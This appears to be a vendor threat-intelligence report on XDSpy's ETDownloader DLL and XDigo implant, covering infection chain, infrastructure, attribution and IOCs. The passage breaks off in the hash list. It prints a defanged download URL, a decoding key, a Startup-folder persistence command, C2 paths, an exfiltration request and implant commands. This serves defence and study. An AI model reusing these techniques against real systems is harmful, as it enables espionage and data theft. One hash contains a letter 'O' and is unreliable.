The second decoy document (see Fig. 15) consists of a floor map with network and electricity installation plans generated by a Russian architectural design firm located in Moscow, specializing in building infrastructure projects.




Figure 15 – Decoy document showing an electrical floorplan

These decoy documents indicate that the ZIP archives were targeting Russian-speaking recipients.

Stage 1 – ETDownloader

Filename	`d3d9.dll`
Compilation time	2025-03-05 13:18:57
Hash (SHA-256)	`792c5a2628ec1be86e38b0a73a44c1a9247572453555e7996bb9d0a58e37b62b`

This first stage downloader is an obfuscated C# .NET DLL which is sideloaded by the legitimate signed Microsoft executable `DeviceMetadataWizard.exe` (SHA-256 `1793dae4d05cc7be9575f14ae7a73ffe3b8279a811c0db40f56f0e2c1ee8dd61`).

Upon first execution it launches multiple threads and asynchronous tasks to establish persistence as well as attempts to download and execute an additional payload (stage 2). In detail, the implant:

- moves the decoy file `test.cfg` to `C:\Users\<user>\Documents` as a `proyekt.pdf` PDF file, and opens the latter with the default reader using the `explorer <PDF name>` command;

- downloads the next stage payload from a hardcoded URL (`hxxps://vashazagruzka365[.]com/zagruzka/?pti=hlicbz&yay=G9CUTb3S8U4XHr8`), using a specified User-Agent string (`Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36`),
  - the downloaded payload is decoded with base64, then using XOR (key `11PDL19R6LMRJPCQ`), then base64 again, and finally saved under `C:\Users\<user>\AppData\Roaming\2A5S2FQJSU9B\ytoqovbxx.exe` ,
  - the downloaded payload is executed just after;
- moves itself (both the legitimate Microsoft executable as `YEZYZO107H.exe` , and the sideloaded `d3d9.dll`) to the same folder than the downloaded payload location;
- creates persistence by writing a `startapp.bat` Batch file in `C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup` , containing `Start "" "%AppData%\2A5S2FQJSU9B\YEZYZO107H.exe" /startup` .

Any subsequent executions of ETDownloader from the persistence Batch file (with the `/startup` command line argument) results in a thread created to launch the downloaded stage 2 payload from `C:\Users\<user>\AppData\Roaming\2A5S2FQJSU9B\ytoqovbxx.exe` .

The assembly is initially obfuscated with ConfuserEx2 (or a variant thereof), using rather lightweight protection settings (assembly symbols obfuscation, anti-debugging, strings encryption), plus an additional (likely custom) simple XOR-based strings encoding layer. Once deobfuscated, the stage 1 comprises a main logic module (including custom string de-XORing functions) whose workflow has been described above, plus a utility module to decode LZMA and strings as generated by ConfuserEx2.

```
 // Main module part, as obfuscated initially (note that it uses UTF right to left override characters in methods names, w
string str4 = MyClass.awxhhLKjPEfkTfAswdlIaCokNbZSb(MyClass.VHltCXMpeeEuKgTwWaEpzDIXBovE);
string sourceFileName1 = directoryName + \u003CModule\u003E.\u200C[...](1545446000) + str4;
string str5 = path1 + \u003CModule\u003E.\u206F[...](540785267) + str4;
if (!System.IO.File.Exists(str5))

// After deobfuscation:
string str4 = "YEZYZO107H.exe";
string sourceFileName1 = directoryName + "\\" + str4;
string str5 = path1 + "\\" + str4;
if (!System.IO.File.Exists(str5))
```

ETDownloader can be dynamically or statically deobfuscated. In the dynamic analysis approach, it can be decrypted using the specialized ConfuserEx2 Python toolchain. This leverages .NET reflection to call ConfuserEx2's internal decryption functions, effectively restoring the original strings by bypassing the obfuscator's verification checks. Alternatively, due to likely implementation flaws in the threat actor's customized ConfuserEx2 deployment, the assemblies we analyzed retain configuration string remnants. These residual strings are encoded with custom XOR encryption, which can be reversed with the embedded XOR key.

As a last technical note, given ETDownloader operates through DLL sideloading, it must exports functions that are imported by the legitimate calling executable. Surprisingly, exports in a .NET assembly for "native" binaries are not properly shown by usual .NET decompilers (both JetBrains dotPeek and dnSpy failed to identify exported functions and their corresponding names). In order to spot them and retrieve ETDownloader entry point:

- directly disassemble the .NET assembly using Microsoft's `ildasm` tool (available in Visual Studio Developer PowerShell): `ildasm.exe /out:d3d9.il ./d3d9.dll` ;
- in the resulting .NET intermediary language output, search for the `.export` directives, which identify both the export name and the corresponding implementation function in .NET.

Note that in the case of our ETDownloader sample, all exports implementation functions are dummy delegates that redirect to the entry point.

```
 // IL output from ildasm.exe
.method private hidebysig static void modopt([mscorlib]System.Runtime.CompilerServices.CallConvCdecl) poVSvbzJFfvERnzJyOiO
    .vtentry 1 : 1
    .export [1] as Direct3DCreate9On12
    .maxstack  8
    IL_0000:  call void ExportTests.MyClass::kLXNUEUbxQOlykZLtQaeVpEIDDaI()
    IL_0005:  ret
}

// Corresponding C# .NET code in decompiled main module
private static void poVSvbzJFfvERnzJyOiOikmVNqZR() => MyClass.kLXNUEUbxQOlykZLtQaeVpEIDDaI();
```

```
// Same C# .NET code, renamed after exports retrieval (and deobfuscation)
private static void export_Direct3DCreate9On12() => MyClass.EntryPoint();
```

We could retrieve 16 ETDownloader samples in March, including those that were embedded in the ZIP archives from the previously described infection chain:

ZIP archive parent SHA-256	ETDownloader SHA-256 (name, compilation time)
`4f1d5081adf8ceed3c3daaaa3804e5a4ac2e964ec90590e716bc8b34953083e8`	`95060ba948948eea9bfc801731960b97d3efceb300622630afcbccfe12c21ccd` (`d3d9.dll` , 2025-03-05 11:02)
`ccf56b6b727da47c89f7a1a47cc04ab3a41d225c1298a74f16c939a5622b03f2`	`f3f2c3c5836ce6e3cb92aa6dfc0f133e15a7fd169a3d1049b7d82e49d1577273` (`d3d9.dll` , 2025-03-05 11:49)
`a28ee84bfbad9107ad39802e25c24ae0eaa00a870eca09039076a0360dcbd869`	`5e34d754b0a938de7e512614f8fc6d7cd6c704f76b05044e07c97bd44bd5d591` (`d3d9.dll` , 2025-03-05 11:50)
`678f79e78847a1274238740bb8cada62f9c41cab96df8537d87d38850502d0a2`	`7e04c69685d8612f7fc3512ad9ad1802a28428f75874b8717c0f04e939a3324d` (`d3d9.dll` , 2025-03-05 12:16)
`b03d9dd170cd82890ee1a5503529b81ce8064893e31a88b87081a8c72610d810`	`448245612a5388074e32251a0b44769170c586cc4c2ae06cd953c7a461ce34a6` (`d3d9.dll` , 2025-03-05 12:27)
`e14fdb6c0b5b64e1ca318b7ad3ac9a4fd6dec60ef03089b87199306eba6e0ca6`	`68347b0c6494a56dd0f6492c6c56158b46bcaf44878a8741f6e63ff2946cf30f` (`d3d9.dll` , 2025-03-05 12:31)
`81bb1cf3a805c1375bb3251eea9f1ad132ab1266295a75cda9ffe9278588ac7f`	`792c5a2628ec1be86e38b0a73a44c1a9247572453555e7996bb9d0a58e37b62b` (`d3d9.dll` , 2025-03-05 13:18)
`59b907430dde62fc7a0d1c33c38081b7dcf43777815d1abcf07e0c77f76f5894`	`15277bfc6b784c373d535fbda9396bd16c15d9909434231676O2fb81b26d0f07` (`d3d9.dll` , 2025-03-06 07:50)
N/A	`fb1df37336d79861b13d5f4ba875393c7e91b12cd73302cb414c1d084104a6a8` (`ExportTests.dll` , 2025-03-05 11:02)
N/A	`7c0597aa77031a100db0941921b60f08079bec7f710b6e736a15012db6465c39` (`ExportTests.dll` , 2025-03-05 11:49)
N/A	`056cd36bf4bc6efc119a64f2ffedd76f3dcb75daa95c22c59d91664dfcaa6fd5` (`ExportTests.dll` , 2025-03-05 11:50)
N/A	`5248b0e4af1914762cc1c436a898d12d5f74980b816155f4191dc9692402668f` (`ExportTests.dll` , 2025-03-05 12:16)
N/A	`c8899a6e8d3dd11c75217253f8dd78f5029c01e886880cafce0388d5fd6aa54b` (`ExportTests.dll` , 2025-03-05 12:27)
N/A	`031e05d15afabef6010179d2acd09925395167fd442b64b6aa8ffd81bd5e268e` (`ExportTests.dll` , 2025-03-05 12:31)
N/A	`747dfd7f0ca893034136fd286c737b55edc9276b5794a02c6dd3771da0342729` (`ExportTests.dll` , 2025-03-05 13:18)
N/A	`7a2af22372a4fd3ba89d36fdee38967cb77f43e14255d0b5ad80da863b146625` (`ExportTests.dll` , 2025-03-06 07:50)

Stage 2 candidate – XDigo

As introduced in the “Infection chain” title, we could not directly retrieve a stage 2 payload as downloaded from the stage 1 (ETDownloader). However, pivoting on payload distribution domains (stagers) of ETDownloader samples, we identified additional related domains (see “Infrastructure”).

We could then find a Go implant that was communicating with one of those domains (`quan-miami[.]com`), as well as information on the associated execution context (a process memory dump). The implant was submitted to an online multiscanner service in early February, and has been deployed against an organization in Belarus.

Analyzing the identified sample, we determined that a similar and presumably older version of this malware has been previously documented by Kaspersky (in Russian) in October 2023. We believe this implant is usually referenced as “XDigo” in Eastern European threat intelligence communities, which associate it to XDSpy (also known as “Silent Werewolf“).

As a result, and having further linked the described activities to XDSpy (see “Attribution”), we believe with moderate to high confidence that XDigo was aimed to be deployed by ETDownloader. The exact sample we describe here may not have been downloaded by ETDownloader, but it is a recent XDigo implant. We provide an overview of its capabilities and discuss notable differences with other similar samples we identified.

Filename	`vwjqrvdy.exe`
Compiler	Go 1.20
Hash (SHA-256)	`0d983f5fb403b500ec48f13a951548d5a10572fde207cf3f976b9daefb660f7e`

The implant is a 64 bits portable executable that has data collection and command execution capabilities.

Anti-analysis checks

Before executing its main logic, the implant runs several “anti-analysis” checks. All those checks can be bypassed if the hostname of the computer running the sample contains `vmthost` [5].

The implant first checks that it is being run under `C:\Users\Public` by verifying that the string `Public` is found within the path of the image file.

Then, in a attempt to thwart sandbox or virtual machine analysis, it stops if hardware characteristics (such as computer chassis or BIOS manufacturer), hostname or current user name of the targeted host match predefined values. The implant also halts if any of 18 files exist on the host. A comprehensive list of checked values is provided in Appendix (“Anti-analysis checks”).

Configuration

Some parameters of the implant, notably the command and control (C2) server and a list of additional file extensions that are used to scan directories, can be set in a file (`config.txt`) located in the current directory. If this file exists, its JSON content is decrypted using an embedded AES key `3mrb51xq4qdktp1073rwmheswlfurluf` , and is loaded into a structure in memory.

Data collection

The implant collects information about the compromised host as well as files through different tasks, some of which are regularly executed. These tasks include:

- scanning the current user’s home directory for files with one of 13 hardcoded extensions: `.doc` , `.docx` , `.pdf` , `.xls` , `.xlsx` , `.ppt` , `.pptx` , `.zip` , `.rar` , `.7z` , `.odt` , `.ods` , `.rtf` . Note that if further extensions have been provided from the configuration or the on-demand `ext` command (see later), an additional scan task will be executed to cover those;
- scanning the current user’s home `Desktop` directory for files with the `.txt` extension;
- retrieving the content of the clipboard;
- capturing a screenshot;
- scanning volumes other than `C:` for files with one of the aforementioned hardcoded extensions;
- getting the current user name and listing the directories located in `C:\Program Files*\*` [6].

Some of these collection tasks involve the creation of log files in a temporary directory, for example for recording errors that have occurred. Each collected file goes through the data staging process described below prior to being exfiltrated to the C2 server.

Data staging

The implant stages each piece of collected data according to the following process before sending it to the C2 server:

- if necessary (for example, for file paths and clipboard content), it creates a text file within a previously created temporary directory and then writes the collected data to this text file;
- it opens another `.enc` file within that same directory;
- it creates a ZIP archive (using the “Store” method: without compression) which contains the file being processed;
- finally, it encrypts the ZIP archive and writes the encrypted data to the `.enc` file.

The text and `.enc` files are deleted once the data has been sent to the C2 server. A similar process is followed for screenshots (PNG files) and other collected files.

The names of the files in the temporary directory are made of 10 upper and lower-case characters from the latin alphabet, followed by one of those extensions, depending on the file type: `.txt` , `.PNG` or `.enc` (the latter being used for encrypted files).

The archive is encrypted using the AES-256-GCM algorithm with the same key used to encrypt the configuration file (`3mrb51xq4qdktp1073rwmheswlfurluf`). Each `.enc` file therefore contains a nonce (the first 12 bytes), the encrypted data (the archive) and the authentication tag (16 bytes).

Commands

In addition to the regular execution of data collection tasks, the implant can also run one of the following commands on demand:

Command	Description
`list`	Recursively list the contents of a directory
`run`	Run a command or execute a binary (depending on the parameters) that has been downloaded
`file`	Retrieve a file
`cc`	Update the C2 server
`ext`	Update (and store) a list of additional file extensions that must be searched for when scanning directories
`del`	Delete a file

The commands to execute are retrieved from a response to an HTTP GET request which is regularly sent to the C2 server, and described in the next section. The responses from the C2 server contain two base64-encoded parts separated by a `|` character: the first part is the command, encrypted using the RSA-OAEP encryption scheme, and the second part is a RSA-PSS signature.

The sample embeds an RSA private key and an RSA public key (which do not belong to the same key pair) that are used, respectively, for the decryption of command messages from the C2 server and for the verification of the signatures of these command messages.

C2 communication

This sample communicates with its C2 server by sending GET and POST requests through HTTPS to the following URL: `hxxps://quan-miami[.]com/wevjhnyh/` . A `z` parameter is added to all HTTP requests (in the URL query string) to convey the hard drive serial number (with existing `.` or `_` characters removed)[7].

Files are being exfiltrated as multipart forms via HTTP POST requests to the C2 URL with the `?s&z=` query string (example exfiltration URL: `/wevjhnyh/?s&z=<hard-drive-serial-number>`). The multipart forms contain 2 parts:

- `file` : the binary content of the `.enc` file which is being exfiltrated;
- `v` : a text value containing the letter `c` .

```
 --08f7c5f670cb797fcfc61e11fd1d4e3efeb2e4fce8ed41079a25659bbbfb
Content-Disposition: form-data; name="file"; filename="YfJVBRdyUG.enc"
Content-Type: application/octet-stream



--08f7c5f670cb797fcfc61e11fd1d4e3efeb2e4fce8ed41079a25659bbbfb
Content-Disposition: form-data; name="v"

c
--08f7c5f670cb797fcfc61e11fd1d4e3efeb2e4fce8ed41079a25659bbbfb--
```

Commands that must be executed on demand are retrieved from the response to HTTP GET requests to the C2 URL with the `?r&z=` query string (example command request URL: `/wevjhnyh/?r&z=<hard-drive-serial-number>`).

The following User-Agent string is used for most HTTP requests: `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36 Edg/91.0.864.59` [8].

There is an exception however: the default User-Agent string from the Go HTTP library (`Go-http-client/1.1`) is used with POST requests to the following C2 URL: `/wevjhnyh/?z=<hard-drive-serial-number>&h` . Such request is the first that is sent from the implant to the C2, and is then regularly sent during the malware's operation. It appears to serve as a beacon, but it also allows the operators to stop the execution of the implant's tasks. The stop condition is based on a string comparison: if the C2 response contains `warning` or `error` , the implant starts waiting indefinitely.

Other XDigo versions

We assess with high confidence that the sample we described is a more recent version of an implant which was documented in October 2023 by Kaspersky as `UsrRunVGA.exe` [9]. Both samples notably share:

- common anti-analysis checks implemented using the same third-party Go packages;
- the ability to capture screenshots and to retrieve clipboard contents, again using the same third-party Go packages;
- similar files scanning technique for the user home directory as well as volumes other than `C:` ;
- the creation of staging files using the same naming pattern and encryption algorithm (AES-256-GCM);
- similar query string parameters for C2 communication, including the common `z` parameter;
- the use of a same User-Agent string [10];
- similar `file` and `list` commands with identical role.

In addition, commands encryption and a RSA private key can be found in both the sample we described and samples that Kaspersky associated to a “second campaign” in 2023.

More generally hunting for similar implants, we ultimately identified 4 samples (including the described one, `vwjqrvdy.exe`):

SHA-256 hash	Filename (first seen)	C2 domain
`3adeda2a154dcf017ffed634fba593f80df496eb2be4bee0940767c8631be7c1`	`SubModuler.exe` (2023-02-23)	`melodicprogress[.]com`
`49714e2a0eb4d16882654fd60304e6fa8bfcf9dbd9cd272df4e003f68c865341`	`sksatgmf.exe` (2024-07-08)	`pechalnoyebudushcheye[.]com`
`0d983f5fb403b500ec48f13a951548d5a10572fde207cf3f976b9daefb660f7e`	`vwjqrvdy.exe` (2025-02-05)	`quan-miami[.]com`
`e32f04362ec4db90e024bfb57adf6e5c02f1061cd17dbf81a5bbc0b588119b25`	`uyohlag.exe` (2025-06-11)	`sogrevayushchiynapitok[.]com`

Some samples (such as `sksatgmf.exe`) are detected as “XDigo” by antivirus engines, which also match a previously mentionned implant name. From samples features and implementation details analysis, we assess with high confidence that all samples are different versions of a same implant. As a result, we believe that the samples we identified and those that were described by Kaspersky in 2023 are all versions of XDigo. In addition, the sample named `SubModuler.exe` matches an older version of the implant as described by Kaspersky.

The versions of some Go packages[11] as well as the User-Agent string[8], that are both common to all retrieved samples, suggest that the development of XDigo might have been initiated in 2021 at the latest.

Two of the identified samples (`sksatgmf.exe` and `uyohlag.exe`) embed the same RSA public and private keys than those in the sample we initially analyzed (`vwjqrvdy.exe`). One of these samples, `sksatgmf.exe` , has additional information stealing capabilities allowing it to retrieve credentials that may have been saved by the targeted user from web browsers and email clients (a list of targeted software is provided in Appendix, “Information stealing capabilities”). Among the other notable differences with the initial sample we described, we also noted that:

- samples are intended to be executed from different locations. For example, `uyohlag.exe` makes sure that it is being run from a path including `Roaming` (which matches the path where ETDownloader is expected to execute the downloaded payload from);
- the list of hardcoded file extensions to be searched for is extended (`.kdbx` , `.ovpn` , `.pem` , `.crt` , `.key` and `.txt` are added, `.rtf` is removed) in `sksatgmf.exe` ;
- the `del` command is not implemented in `sksatgmf.exe` .

While we only had access to a very limited number of XDigo samples, we can still observe capabilities and characteristics evolutions compared to samples that have been publicly described already, indicating a continuous development:

- the addition of new commands (only the `file` and `list` commands were implemented in first versions);
- the addition of encryption and authentication for command execution (encryption was mentioned as an evolution for a “second campaign” in public Kaspersky reporting);
- the archiving of the encrypted files before their exfiltration to the C2 server;
- the uniqueness of the embedded AES key in each sample we identified (according to Kaspersky, the samples they analyzed shared the same key);
- an increase of the number of anti-analysis checks.

Infrastructure

Starting from domains that are contacted by ETDownloader to retrieve a payload, and using selective markers we identified, we were able to discover additional infrastructure. Some of it could be linked to past or ongoing activity that we could independently link to XDSpy, and as a result we suspect the rest to be used by XDSpy as well (a comprehensive list of associated indicators is provided in Appendix).

HTTP headers

We first identified selective infrastructure markers (mainly a combination of HTTP headers) that enabled us to pivot and discover possibly related domains. Among those, we notably retrieved what turned out to be the C2 server of the analyzed XDigo sample (`quan-miami[.]com`). Then using similar infrastructure pivoting technique, we could tie the C2 domain of an additional XDigo sample (`pechalnoyebudushcheye[.]com`) to previously reported XDSpy activity:




Figure 16 – Initial connections of identified infrastructure to XDSpy

Redirections to binary model files

We further noticed that for some related infrastructure we identified, HTTP requests to servers (which were likely deemed as not originating from actual implants) were redirected. The redirection lead to a binary LLM file hosted at HuggingFace, weighing tens of gigabytes (specifically Meta's `llama-2-70b.Q5_K_M.gguf` , and EleutherAI GPT `pytorch_model.bin`). While this is likely done to throw off analysis[12], it also turned out to be a selective marker which identifies XDSpy infrastructure.

In some instances and prior to the redirection to HuggingFace, we retrieved HTML responses from ETDownloader staging servers (`pdf-bazaar[.]com` and `file-bazar[.]com`) which contained a JavaScript snippet:

```
<script> setTimeout(function(){ window.location = '?r=[REDACTED]&yay=[REDACTED]'; }, 1500);    </script>
```

Similar responses were logged from `www.tvoy-disk[.]com` , `www.skachivanie-failov24[.]com` and `zagruzka-pdf[.]com` , which we suspected served as XDSpy distribution servers in 2024. This assumption is based on samples[13] which belong to an infection chain that is similar to the one previously reported, as well as shared HTTP headers.

Overview of identified infrastructure

More generally, we analyzed XDSpy infrastructure dating back to the first publication by ESET in 2020, focusing on all activities observed since then. The infrastructure is diverse and does not adhere to a single rigid pattern, as there are always exceptions and changes. However, we can provide general observations that capture the common properties of analyzed infrastructure.

XDSpy seems to maintain a separation between distribution servers used by first stage downloaders and C2 servers. However we found overlaps in the IP addresses that are a resolution for the C2 of an XDigo sample (`quan-miami[.]com`), and previously reported XDSpy and XDigo activities:




Figure 17 – Overlaps between XDigo C2 and known XDSpy activity

Overall, the distribution servers followed a rather consistent naming convention that utilizes Russian words transliterated into English characters, with thematic focus on file sharing and document storage:

Domain	Russian Translation	English Meaning
`vashazagruzka365[.]com`	Ваша загрузка 365	Your Download 365
`moy-fayl[.]com`	Мой файл	My File
`zagruzka-pdf[.]com`	Загрузка PDF	PDF Download
`zimniyeravlecheniya[.]com`	Зимние развлечения	Winter Entertainment
`utrenneyesolntse[.]com`	Утреннее солнце	Morning Sun
`temnayamashina[.]com`	Тёмная машина	Dark Car
`otpravkafaylov[.]com`	Отправка файлов	File Sending
`pdfsklad[.]com`	PDF склад	PDF Warehouse
`zelenyysalat[.]com`	Зелёный салат	Green Salad
`faylbox365[.]com`	Файлбокс 365	Filebox 365
`cellporyad[.]com`	Селл порядок	Cell Order
`sbordokumentov[.]com`	Сбор документов	Document Collection
`bystryvelosiped[.]com`	Быстрый велосипед	Fast Bicycle
`zhestovyyliker[.]com`	Жестовый лайкер	Gesture Liker
`slomannyymonitor[.]com`	Сломанный монитор	Broken Monitor
`krasnayastena[.]com`	Красная стена	Red Wall
`dversteklo[.]com`	Дверь стекло	Door Glass
`seychaspozzhe[.]com`	Сейчас позже	Now Later
`kletchatayarubashka[.]com`	Клетчатая рубашка	Checkered Shirt
`tvoi-fayly[.]com`	Твои файлы	Your Files
`svobodnoepredlozheniye[.]com`	Свободное предложение	Free Offer
`zagruzkadannykh[.]com`	Загрузка данных	Data Download

Domain	Russian Translation	English Meaning
`khitrayalisitsa[.]com`	Хитрая лисица	Cunning Fox
`vash-disk[.]com`	Ваш диск	Your Disk
`chistyyvozdukh[.]com`	Чистый воздух	Clean Air

The C2 servers naming scheme differs, using random English words – with a few outliers, such as `pechalnoyebudushcheye[.]com`, which translates to “Sad Future”:

Domain	Russian Translation	English Meaning	Estimated Operation Date	Kind
`lunnayareka[.]com`	Лунная река	Lunar River	August 2023	XDigo
`tantsuyushchiykarlik[.]com`	Танцующий карлик	Dancing Dwarf	July 2023	XDigo
`melodicprogress[.]com`	–	Melodic Progress	February 2023	XDigo
`enjoyever[.]com`	–	Enjoy Ever	November 2023	XDSpy
`coolpelear[.]com`	–	Cool Pelear	November 2023	XDSpy
`pechalnoyebudushcheye[.]com`	Печальное будущее	Sad Future	July 2024	XDigo
`quan-miami[.]com`	–	Quan Miami	February 2025	XDigo
`sogrevayushchiynapitok[.]com`	согревающий напиток	Warming Drink	June 2025	XDigo

C2 domains of earlier XDigo samples from 2023 were resolved to single static IP addresses. These are associated with popular VPS providers and are presenting a certificate issued by Let’s Encrypt. More recent XDigo infrastructure migrated to Hostinger, leveraging their CDN dynamic IP resolution, but still using Let’s Encrypt certificates. Overall, we observed the attacker favoured “LiteSpeed” proprietary web server, with a few outliers using Apache.

Targets

We were able to confirm one target in the Minsk region, Belarus, through the analysis of a process memory dump uploaded to an online multiscanner. This minidump, generated at the time XDigo malware was running, indicates the victim operated a workstation containing Belarussian-developed software, alongsides multiple documents pertaining to the Belarussian government. Our analysis reveals the target was affiliated with the Belarussian government, with possible focus on economic and regional development policies or initiatives.

Figure 18 – Victims map, Belarus is highlighted

This targeting profile aligns with XDSpy’s historical pursuit of government entities in Eastern Europe and Belarus in particular. Previously reported campaigns targeted primarily government entities, including militaries, ministries of foreign affairs and private companies across Eastern Europe and the Balkans. Reported historical targeting included financial institutions, energy, research and mining sectors, with targets in Belarus, Moldova, Russia, Serbia and Ukraine. We also

found artifacts pointing to targeting of large Russian retail groups, financial institutions, large insurance companies and governmental postal services.

XDSpy's focus is also demonstrated by its customized evasion capabilities, as their malware was reported as the first malware attempting to evade detection from PT-Security's Sandbox solution, a Russian cybersecurity company providing service to public and financial organisations in the Russian Federation.

Attribution: it is all tied to XDSpy

Despite limited visibility and our reliance on publicly or semi-publicly available data, we identified multiple connections between the analyzed campaign and previously documented XDSpy operations.

The selective infrastructure markers discussed earlier (see "Infrastructure") directly links previously reported XDSpy activity to the XDigo variants examined in this report. We also discovered an additional connection between ETDownloader and XDSpy. Beyond the infrastructure commonalities and the distinctive targeting focus (see "Targets"), we identified similarities in infection mechanics.

Known XDSpy infection chains consistently begins with a phishing email containing an archive. These archives contains a stage 1 downloader (embedded within one or more files in various formats), alongside a lure document (typically a PDF). Beginning 2023, XDSpy has leveraged the `forfiles.exe` [14] Windows utility to execute commands as part of the infection chain. This same technique is also observed in the infection chain we documented in this report (see "Malicious LNK file").

Our XDigo analysis (see section "Other XDigo versions" in "Stage 2 candidate – XDigo") additionally revealed ties to malicious activities that were reported by Kaspersky in October 2023. Although their report did not name any threat actor back then, our analysis led us to assess with high confidence that the "backdoor" they described is an older version of XDigo. This implant was also executed using `forfiles.exe`.

Conclusion: how investigating a bug led us to XDSpy

This investigation began with a small cluster of suspicious LNK files and unexpectedly unfolded to a deep dive into XDSpy activities. We examined how Windows handles these files and discovered parsing issues being exploited by an activity cluster we subsequently attributed to XDSpy. Given the sparse publicly available information about XDSpy and the absence of any prior public analysis of what was referenced as "XDigo", our research fills an intelligence gap in understanding this persistent threat actor.

Investigating this March 2025 campaign led us to discover multiple additional activity clusters, all sharing consistent TTPs and unique targeting patterns. Even as we concluded this investigation, we identified another cluster of activity beginning May 2025, using a previously reported infection chain, in addition to new XDigo samples uploaded days prior to publication.

While XDSpy maintains strong operational security practices that have enabled them to operate covertly for over a decade, our cumulative analysis revealed sufficient unique markers to track their evolving operations across multiple campaigns. These distinctive elements – including infrastructure patterns, infection chain similarities, and consistent targeting methodologies — provided the only reliable means of connecting their activities and establishing attribution.

Appendix: indicators and detection rules

Indicators of compromise (IOCs)

Associated IOCs are also available on our GitHub repository.

Hashes (SHA-256)

```
 a28ee84bfbad9107ad39802e25c24ae0eaa00a870eca09039076a0360dcbd869|XDSpy ZIP archive, dokazatelstva.zip
4f1d5081adf8ceed3c3daaaa3804e5a4ac2e964ec90590e716bc8b34953083e8|XDSpy ZIP archive, dokazatelstva.zip
59b907430dde62fc7a0d1c33c38081b7dcf43777815d1abcf07e0c77f76f5894|XDSpy ZIP archive, proyekt.zip
ccf56b6b727da47c89f7a1a47cc04ab3a41d225c1298a74f16c939a5622b03f2|XDSpy ZIP archive, dokazatelstva.zip
b03d9dd170cd82890ee1a5503529b81ce8064893e31a88b87081a8c72610d810|XDSpy ZIP archive, dokazatelstva.zip
e14fdb6c0b5b64e1ca318b7ad3ac9a4fd6dec60ef03089b87199306eba6e0ca6|XDSpy ZIP archive, dokazatelstva.zip
678f79e78847a1274238740bb8cada62f9c41cab96df8537d87d38850502d0a2|XDSpy ZIP archive, dokazatelstva.zip
81bb1cf3a805c1375bb3251eea9f1ad132ab1266295a75cda9ffe9278588ac7f|XDSpy ZIP archive, proyekt.zip
d5c0fd26ba1504bde3222202f7a257efa9cdbc6949718495a7c33cd6510fce2a|XDSpy ZIP archive, dokazatelstva.zip
52a98f2b2de46bc0835a11d2ba22b874a09788596507c13ac22b9b8877a8f3c6|XDSpy ZIP archive, dcv.ini
bc0b9075e3b8504c4e0c7097c6be8aa05f96032053ec43e502d297136aaf375e|XDSpy ZIP archive, um.ini
38489af1360af2cb7ba70f61e4c562fa63ce58e59576ba452db560f75ed1680a|XDSpy ZIP archive, ycni.ini
dd279ea6c2a660ff7e70788af4a6c98524836c1b63beed756a77942c83de06fa|XDSpy ZIP archive, yhc.ini
40bc204062a1f936c246fbffbed1a6bb41107ad9e5ad25df8970e4090258e145|XDSpy ZIP archive, uhz.ini
